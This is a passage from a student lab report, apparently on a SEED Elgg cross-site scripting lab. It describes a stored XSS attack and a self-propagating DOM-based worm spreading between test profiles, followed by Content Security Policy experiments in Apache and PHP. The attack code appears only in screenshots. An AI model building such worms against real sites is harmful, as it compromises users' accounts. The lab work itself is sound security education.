
As we can see, Alice's profile changed after visiting Samy's page, showing that the attack was successful.



Alice’s profile before visiting Samy’s page




Alice visited Samy's page




Alice's profile after visiting Samy's page

1. Line 1 is to check for the visitor of Samy's page, so that Samy's profile will not change to the description in the code after Samy visits his own profile. This is to ensure that the attacking code will stay in Samy's profile.

   After removing line 1, we can see that Samy's profile page was modified, and Charlie's page did not change after visiting Samy's profile.







Task 6

We will use the more challenging approach – the DOM approach, to create the self-propagating worm. For this part, we will name our attack script as worm, and the code is supposed to fetch itself with line 2. We will concatenate our script in task 5 to the propagation logic provided.


As we can see, the alert window did pop up after we saved the code.



We cleared Alice's profile and visited Samy's page again. As we can see, the alert window did pop up on Alice's page.



Afterwards, we used Charlie's account to visit Alice's profile, and we can see that Charlie was also infected.




Task 7

We have 3 URLs, example32a.com which is the default, example32b.com for changes in Apache configuration and example32c.com for changes to PHP code.

example32a.com

No policies set up, javascript code ran successfully in all areas



example32b.com

Before

Javascript code did not run successfully in areas 1,2,3,5 and 7 (button failed), while the script was able to run in areas 4 and 6.

CSP Experiment

1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me

We ran docksh <elgg container> and modified the apache_configuration file using nano, to let the url fetch from area 5, and remove the fetching from area 4.


Area 5 is www.example60.com, and area 4 is self. We modified the conf file as shown, to only include sources from areas 5 (www.example60.com) and 6 (www.example70.com).

After modifying, run service apache2 restart to restart the server.

```
[11/29/23]seed@VM:~/.../Labsetup$ dockps
383ae9ae3982  mysql-10.9.0.6
411e4ff28bd3  elgg-10.9.0.5
[11/29/23]seed@VM:~/.../Labsetup$ docksh 41
root@411e4ff28bd3:/# cd /etc/apache2/sites-available
root@411e4ff28bd3:/etc/apache2/sites-available# ls
000-default.conf  apache_elgg.conf  server_name.conf
apache_csp.conf   default-ssl.conf
root@411e4ff28bd3:/etc/apache2/sites-available# nano apache_csp.conf
root@411e4ff28bd3:/etc/apache2/sites-available# service apache2 restart
 * Restarting Apache httpd web server apache2                          [ OK ]
root@411e4ff28bd3:/etc/apache2/sites-available#
```

After

The modifications proved to be successful, as shown that only areas 5 and 6 displayed OK while the rest failed. I copied the details over to the conf file in the VM.



example32c.com

Before

Javascript code did not run successfully in areas 2,3,5 and 7 while it succeeded in areas 1,4,6.


We modified the CSP configuration in the PHP code to allow areas 1 (nonce-111-111-111),2 (nonce-222-222-222),4 (self),5 (www.example60.com) and 6 (www.example70.com), while blocking the rest.

We will modify the code in the container and copy the details over to the VM. From the conf file, we know that the php file is in the /var/www/csp directory. Since the URL fetches the csp from the php code, there is no need to restart the apache server.

```
root@411e4ff28bd3:/# cd var/www/csp/
root@411e4ff28bd3:/var/www/csp# ls
index.html  phpindex.php  script_area4.js  script_area5.js  script_area6.js
root@411e4ff28bd3:/var/www/csp# nano phpindex.php
```

After

The modification was a success, areas 1,2,4,5,6 displayed OK while areas 3 and 7 failed.



CSP can prevent Cross-site-scripting attacks as it allows a server to choose the origin of the resources being fetched. Thus, the developer can configure the server to fetch from trusted URLs and ignore those that are not trusted.